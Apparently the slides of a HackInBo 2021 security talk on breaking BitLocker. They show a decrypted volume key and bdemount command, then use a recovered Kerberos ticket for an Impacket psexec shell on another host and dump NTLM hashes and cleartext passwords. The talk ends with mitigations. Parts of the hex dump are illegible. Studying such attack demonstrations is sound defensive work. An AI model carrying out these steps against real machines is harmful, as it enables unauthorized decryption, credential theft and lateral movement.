05708208 D5 6B B7 BE 5F 34 03 80 08 00 30 00 11 00 07 00 01 00 03 00 00 00 51 02 00 00 78 5D 17 E7 4E C7 B3 98 60 FD 9E E6 45 C3 .k..._4....0..........Q...x]..N...`...E.
05708230 7B 3F B2 70 F7 CC C5 54 BD 41 00 52 76 A6 1A 3B 08 24 3C 01 02 00 08 00 01 00 78 5F 52 90 0D 47 38 4F 9A F9 87 F0 BF 16 {?.p...T.A.Rv..;.$<.......x_R..G8O......
05708258 80 B8 90 DD 3B A4 E4 C1 D7 01 00 00 00 08 AC 00 00 00 03 00 01 00 00 10 00 00 90 40 99 11 12 FA 53 B8 D3 63 C2 D0 38 9F ....;.......................@....S..c..8.
05708280 31 38 40 00 12 00 05 00 01 00 90 2B 3B A2 E4 C1 D7 01 03 00 00 00 C5 19 A2 CB C7 5E 43 D0 E7 32 7D AB D1 10 3A 1A 94 EC 18@........+;..............^C..2}...:...
057082A8 F2 6D B5 FE 47 34 C5 89 EF 82 18 98 B1 54 23 8E F4 5B 03 37 9F E5 8A B1 F6 1A 50 00 13 00 05 00 01 00 90 2B 3B A2 E4 C1 .m..G4.......T#..[.7......P........+;...
057082D0 D7 01 04 00 00 00 CC 70 14 95 49 E6 01 38 AF E4 4F 8C 48 38 59 29 99 42 A1 EA 0F 3A B4 85 C0 04 41 B5 14 6C 41 75 DE 48 .......p..I..8..O.H8Y).B...:....A..lAu.H
057082F8 B2 4A AB B0 FB F4 8E C6 2F 43 CD DE D8 A5 4A 1F D4 52 3D 72 53 2F B6 DC DA B1 50 00 00 00 05 00 01 00 90 2B 3B A2 E4 C1 .J....../C....J..R=rS/....P........+;...
05708320 D7 01 05 00 00 00 0D 9A 37 F5 E6 EC 73 D1 3D 84 3F 05 9A 06 F7 AE FC AC A7 22 42 88 8F C2 8A CE DD [illegible] 8F 8E 8E ........7...s.=.?........"B......A.x....
05708348 D4 7D 41 C4 [illegible] AF 86 65 9D 5E 7A DC 9C 28 1A 87 B5 43 D9 49 D8 C4 1C 00 00 00 15 00 01 [illegible] AA E4 C1 .}A.....{..e.^z..(...C.I..........`y....
05708370 D7 01 60 79 A [illegible] 01 10 00 02 00 08 00 04 00 07 00 01 00 50 00 03 00 05 00 01 00 90 2B 3B A2 E4 C1 D7 01 07 00 ..`y..................P........+;.......
05708398 00 00 E6 9F B7 D5 5E 1D 07 AB E4 C9 AE 7D A6 52 8E 74 CE 39 B5 35 18 6F 4F CA 88 4B 8A 6B 29 ED 1A 8A 6A 48 1B 19 7A D7 ......^......}.R.t.9.5.oO..K.k)...jH..z.
057083C0 AA DC FF 4D C0 55 B2 9E 27 85 2D EE 32 85 33 7C 87 38 8A 63 E9 E5 64 00 0F 00 0F 00 0[illegible] 00 00 80 71 05 00 00 00 00 00 20 ...M.U..'.-.2.3|.8.c..d.........q......
057083E8 00 00 00 00 00 00 05 00 4C 00 00 00 00 00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 10 ........L.............................
05708410 00 00 0A 00 00 00 00 00 00 00 F0 55 00 00 02 00 00 00 00 00 00 00 00 10 01 01 02 00 A0 71 05 00 00 00 00 00 00 01 00 00 00 ...........U...............q..........
05708438 00 00 00 00 00 00 00 00 C0 FB 02 00 74 28 35 9E 50 00 00 00 05 00 01 00 FD 73 EA B9 E4 C1 D7 81 08 00 00 00 72 29 AB DD ............t(5.P.......s..........r)..
05708460 33 B7 57 B1 2A 28 82 48 26 44 1E 24 29 71 37 58 1D 90 5F BE 70 A7 2B 26 C [illegible] E4 25 52 46 B0 DA 7B 3.W.*(.H&D.$)q7X.._.p.+&..>:fA..$.%RF..{
05708488 69 36 2D 5E AE AB FF B3 94 BA 52 9D 14 88 5D 4B 00 00 00 00 00 00 00 00 0[illegible] 00 00 00 00 00 00 00 i6-^......R...]K.......................
057084B0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
057084D8 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
05708500 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
05708528 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ........................................
```

FVE Signature

Encryption Algorithm AES_CCM

Nonce

MAC

FVEK Encrypted

Decryption

AES-CCM (256 bit) Counter with cipher block chaining message authentication code

- Key: 66f342f052e5ed594015e0e79a20a33b7f2e56904d3df41ab87d566b82250118
- Nonce: 902b3ba2e4c1d70107000000
- Mac: e69fb7d55e1d07abe4c9ae7da6528e74
- Encrypted FVEK: ce39b535186f4fca884b8a6b29ed1a8a6a481b197ad7aadcff4dc055 b29e27852dee3285337c87388a63e9e5
- FVEK: 5356cc9b8a30296bed9b3bc4c98261dab1f9ee3f029162642b33727e11113131

Breaking the chain…

```
➜ ~ ls -l /mnt/ntfs/
total 10249277
drwxrwxrwx 1 root root          0 ott 12 16:55 '$GetCurrent'
drwxrwxrwx 1 root root       4096 ott 12 16:23 '$Recycle.Bin'
drwxrwxrwx 1 root root          0 ott 12 20:29 '$WinREAgent'
-rwxrwxrwx 1 root root     413738 dic  7  2019  bootmgr
-rwxrwxrwx 1 root root          1 dic  7  2019  BOOTNXT
lrwxrwxrwx 2 root root         15 mag 31 16:36 'Documents and Settings' -> /mnt/ntfs/Users
drwxrwxrwx 1 root root          0 mag 31 16:48  Drivers
-rwxrwxrwx 2 root root      12288 ott 18 10:32  DumpStack.log.tmp
-rwxrwxrwx 1 root root 8464728064 ott 18 14:38  hiberfil.sys
drwxrwxrwx 1 root root          0 ott 18 10:32  Intel
-rwxrwxrwx 1 root root 2013265920 ott 18 10:32  pagefile.sys
drwxrwxrwx 1 root root          0 giu  5 14:10  PerfLogs
drwxrwxrwx 1 root root       4096 ott 15 18:48  ProgramData
drwxrwxrwx 1 root root       4096 ott 12 18:17 'Program Files'
drwxrwxrwx 1 root root       4096 ott 12 18:17 'Program Files (x86)'
lrwxrwxrwx 2 root root         23 mag 31 16:36  Programmi -> '/mnt/ntfs/Program Files'
drwxrwxrwx 1 root root          0 ott 12 18:23  Recovery
-rwxrwxrwx 1 root root   16777216 ott 18 10:32  swapfile.sys
drwxrwxrwx 1 root root          0 ott 12 16:41  SWSetup
drwxrwxrwx 1 root root      12288 ott 18 14:35 'System Volume Information'
drwxrwxrwx 1 root root       4096 ott 12 18:06  Users
drwxrwxrwx 1 root root      20480 ott 12 18:23  Windows
drwxrwxrwx 1 root root       4096 ott 12 18:23  Windows.old
➜ ~ ls -l /mnt/ntfs/Users
total 33
lrwxrwxrwx 2 root root    21 giu  5 14:26 'All Users' -> /mnt/ntfs/ProgramData
drwxrwxrwx 1 root root  8192 ott 12 18:23  Default
lrwxrwxrwx 2 root root    23 giu  5 14:26 'Default User' -> /mnt/ntfs/Users/Default
-rwxrwxrwx 1 root root   174 giu  5 14:08  desktop.ini
drwxrwxrwx 1 root root 12288 ott 15 16:33 'John Doe'
drwxrwxrwx 1 root root  4096 ott 12 18:07  Public
drwxrwxrwx 1 root root  8192 ott 12 18:17  utente
```

```
bdemount -k 5356cc9b8a30296bed9b3bc4c98261dab1f9ee3f029162642b33727e11113131 /dev/sda2 /mnt/bitlocker
```

… what ?!?

```
→ j.doe ls -la
total 5821
drwxrwxrwx 1 root root   12288 ott 25 13:00  .
drwxrwxrwx 1 root root    4096 ott 22 11:18  ..
drwxrwxrwx 1 root root       0 ott 21 19:11 '3D Objects'
drwxrwxrwx 1 root root       0 ott 21 19:11  AppData
drwxrwxrwx 1 root root       0 ott 21 19:11  Contacts
lrwxrwxrwx 1 root root      65 ott 21 19:11  Cookies -> /mnt/ntfs/Users/j.doe/AppData/Local/M
lrwxrwxrwx 2 root root      37 ott 21 19:11 'Dati applicazioni' -> /mnt/ntfs/Users/j.doe/AppD
drwxrwxrwx 1 root root       0 ott 21 19:11  Desktop
lrwxrwxrwx 2 root root      31 ott 21 19:11  Documenti -> /mnt/ntfs/Users/j.doe/Documents
drwxrwxrwx 1 root root       0 ott 21 19:11  Documents
drwxrwxrwx 1 root root       0 ott 21 19:11  Downloads
drwxrwxrwx 1 root root       0 ott 21 19:11  Favorites
lrwxrwxrwx 2 root root      35 ott 21 19:11 'Impostazioni locali' -> /mnt/ntfs/Users/j.doe/Ap
drwxrwxrwx 1 root root    4096 ott 21 20:24  IntelGraphicsProfiles
drwxrwxrwx 1 root root       0 ott 21 19:11  Links
lrwxrwxrwx 2 root root      66 ott 21 19:11 'Menu Avvio' -> '/mnt/ntfs/Users/j.doe/AppData/Ro
lrwxrwxrwx 1 root root      65 ott 21 19:11  Modelli -> /mnt/ntfs/Users/j.doe/AppData/Roaming
drwxrwxrwx 1 root root       0 ott 21 19:11  Music
-rwxrwxrwx 1 root root 1048576 ott 21 20:27  NTUSER.DAT
-rwxrwxrwx 2 root root 1048576 ott 22 11:14  NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 1048576 ott 22 11:14  NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root 1048576 ott 22 11:14  NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root   65536 ott 22 11:14  NTUSER.DAT{53b39e87-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root   65536 ott 21 19:13  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root  524288 ott 21 19:11  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root  524288 ott 21 19:11  NTUSER.DAT{53b39e88-18c4-11ea-a811-000d3aa4692b}
-rwxrwxrwx 2 root root  147456 ott 21 19:11  ntuser.dat.LOG1
-rwxrwxrwx 2 root root  413696 ott 21 19:11  ntuser.dat.LOG2
-rwxrwxrwx 1 root root      20 ott 21 19:11  ntuser.ini
drwxrwxrwx 1 root root       0 ott 21 19:12  OneDrive
drwxrwxrwx 1 root root       0 ott 21 19:12  Pictures
lrwxrwxrwx 1 root root      62 ott 21 19:11  Recenti -> /mnt/ntfs/Users/j.doe/AppData/Roaming
lrwxrwxrwx 2 root root      73 ott 21 19:11 'Risorse di rete' -> '/mnt/ntfs/Users/j.doe/AppDa
lrwxrwxrwx 2 root root      73 ott 21 19:11 'Risorse di stampa' -> '/mnt/ntfs/Users/j.doe/Appl
drwxrwxrwx 1 root root       0 ott 21 19:11 'Saved Games'
drwxrwxrwx 1 root root    4096 ott 21 19:12  Searches
lrwxrwxrwx 1 root root      62 ott 21 19:11  SendTo -> /mnt/ntfs/Users/j.doe/AppData/Roaming/
drwxrwxrwx 1 root root     248 ott 25 13:01  .ssh
drwxrwxrwx 1 root root       0 ott 21 19:11  Videos
→ j.doe
```

private.ppk - Blocco note di Windows

File Modifica Formato Visualizza ?

```
PuTTY-User-Key-File-2: ssh-rsa
Encryption: none
Comment: rsa-key-20211025
Public-Lines: 6
AAAAB3NzaC1yc2EAAAABJQAAAQEAxxo3C6OYrEWs4KjD4Pzq0wcbn+Hf130J13E9
U6B/WoUro8d26KF9eKyX0qZP4Wz7XrkIBUgV7pGLwfXoaLFuD50v7CEWhpHeFTYO
11M4bNxF5O1dn6uXamTzlfkQhva0Uigv2a1PdO/oBxfWpqbY6vcKWQgkXB2K1R/Z
oKZjj+Yux3mhrtCR99tCCO6cdxpzs7/Cf1hd8zBmDYfdtr3JMVtJAm/TOfT5wxw3
jSaLYZf8Hg/a1f4Bbiq192SFDO01tbS0pW1NRTPL3Yzuk8rMN5TONaCW4RVXf82N
L5sPJcZKgtRQUz2CLEk3vm3rhR6mUkxb3LtWGThTWNvYT0ZprQ==
Private-Lines: 14
AAABAHZinUUw11Gs41UmE5qIi6ASEGznKyYuq+fid33VDXQX1MI/P8iXX1yCTG9p
zqG2a/Mh6RflrCz8mEnQfFns9VVkYa7+6syOFVi4W7PsSxBLny4sRYGInzhXs23u
CdO1SJ+NhDw9iTDF/5WDy70JQrU48WVeyYLhIffNv6uhNEe4P7c+Vxq6b34VJecR
TvYaHPWNQhdPrKnUoM4NbkpfxglkB4W640laoHxBCvIPUz3Vjs4gATwQRvHcmhU0
U9WIC7jmA6fpYKTjTMlPuTCNWU2bAoR+9exby+GWtwitTVxaATxyHncrlIE2o7wk
LHpRYORPHJ/y92ieKzLnrZiQCi0AAACBAOZL685mv1Tix73oLWnmNDFPACorAkkK
45u+LxkLq6Yij74Pk05nfyfqe7zCm0vwmbTtbDQ3DQ6m7xZFvMTPqeHC9d0JsoPz
w5y4NK0PYyVPquqIFZTN1/te9/AIPrxQ+uF2qOIdJPqu3FN9O6R0Ag7mVSFqOzP6
mpHp2GJ6aMlRAAAAgQDdUwISPgY7wQc4vwzQrS60mTrAcvL+J8RHgHC5uZ+b0HTE
HZaSNC7bNjMW7aAE5hcc1fl1/75M6qWj08++4ccwO8ei6gtg9k7/da9EPmKn/KsC
WlhkehdWsRJSDSGWiu44bFQ6+U88RwVchMbk/ZO6SRUV8SGwkZO+mWaMDncDnQAA
AIATQIdbii9HhCRFCJW2fNpmBKOLAq2gwCE+qAtsF1jAnmu8x6MKYmAk7gLeFF51
/pPTLonkPn/Ck3LHw/ZRPMsRrFyd0F37bhdwGn4kQ8MQhgl7O6LsDgZg6xjsSxDg
5wahZDd+7nFbpP/Nxo0c9nd1f6uAGI2p7mJTD1m71LG87Q==
Private-MAC: 4c7e3046b7dbcf2c5f98ddc6e4552528616a38a0
```

Oh yes! A Keytab file

```
➜  j.doe cat .ssh/known_hosts
appweb01.securebank.local ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAACAwDLx4Q34Hj7MLXbo3J4shdaqoXnKq4nYmFrw3d+IsXOcdO5imcICozixgUQzgveEIMxgGZYwSpR8Iy
59gXHdttaA3NDXclFunrTa65dc92KJfZw6kZDHFpanX8j31JYZ35YwHPb1KWGOCPoVyI5vv13z8Z1w0ckMQ0hS44QTaswX1KOoJ24FkQVYKuFQFzZPETyTo0wa4SA64Cl75OAcfBig9WK
AXyzCXrWBqEnN9dHdJPiz5ZKXnxbCBec+w9QAfJ8CYcTBm3ZkfdzIkMfvy0g89auFvdCW6uqweC12KaxvcxbxAZlUqyHZo+t9+jficD1e7Flu79a8ts1ZXO9rnVU9L+DvWCxAd/Yq3tIV
ENC3q5S4B0sglLumqCtE/R5XFdAgQez8+HZK7LFdvWBLcSpEryDMGM0z1MHCWEP5bi+O3AHunA8HNWVebi1I8PP5naCN2zHBcfo7zz3jk2hpAxxZ7NfRgddgyY6kZGZm9F01
➜  j.doe
```

```
Ticket cache: FILE:/tmp/krb5cc_1000
Default principal: j.doe@SECUREBANK.LOCAL

Valid starting       Expires              Service principal
25/10/2021 15:16:02  26/10/2021 01:16:02  krbtgt/SECUREBANK.LOCAL@SECUREBANK.LOCAL
        renew until 26/10/2021 15:15:58
```

We can leverage the keytab file

```
➜  ~ export KRB5CCNAME=/tmp/krb5cc_1000
➜  ~ psexec.py "securebank.local/j.doe"@it-10002 -k -no-pass
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on it-10002.....
[*] Found writable share ADMIN$
[*] Uploading file IcZREroQ.exe
[*] Opening SVCManager on it-10002.....
[*] Creating service SggH on it-10002.....
[*] Starting service SggH.....
[!] Press help for extra shell commands
Microsoft Windows [Versione 10.0.19042.1288]
(c) Microsoft Corporation. Tutti i diritti sono riservat

C:\Windows\system32>
```

```
Authentication Id : 0 ; 15074561 (00000000:00e60501)
Session           : Interactive from 5
User Name         : j.doe
Domain            : SECUREBANK
Logon Server      : WIN-V65HE3VUK96
Logon Time        : 01/11/2021 04:15:03
SID               : S-1-5-21-386546822-5795017-2815158049-1105
        msv :
         [00000003] Primary
         * Username : j.doe
         * Domain   : SECUREBANK
         * NTLM     : f3ca5c83ffc398dc133b9f6c3b7e031c
         * SHA1     : 4a7e8585692280108679e71e6a5c758d614ab195
         * DPAPI    : 872d819b541bafc7a83c26630d1d99a9
        tspkg :
         * Username : j.doe
         * Domain   : SECUREBANK
         * Password : Securepassword1!
        wdigest :
         * Username : j.doe
         * Domain   : SECUREBANK
         * Password : (null)
        kerberos :
         * Username : j.doe
         * Domain   : SECUREBANK.LOCAL
         * Password : Securepassword1!
        ssp :
```

... such a good time!

What Can we do?

- It is highly suggest to use TPM with PIN and/or USB KEY.
- Enforce Hibernation Policy
- TPM2.0 supports parameter encryption ... but Windows Bitlocker does not.
- Always keep UEFI SECURE BOOT ON, TPM2.0 security enforcment and bios password
- High paranoid level... -> Consider to use tamper switchs

THANK YOU!

@giggi0x00
fragaleluigi@gmail.com

HackInBo®
Winter 2021 Edition
17° EDIZIONE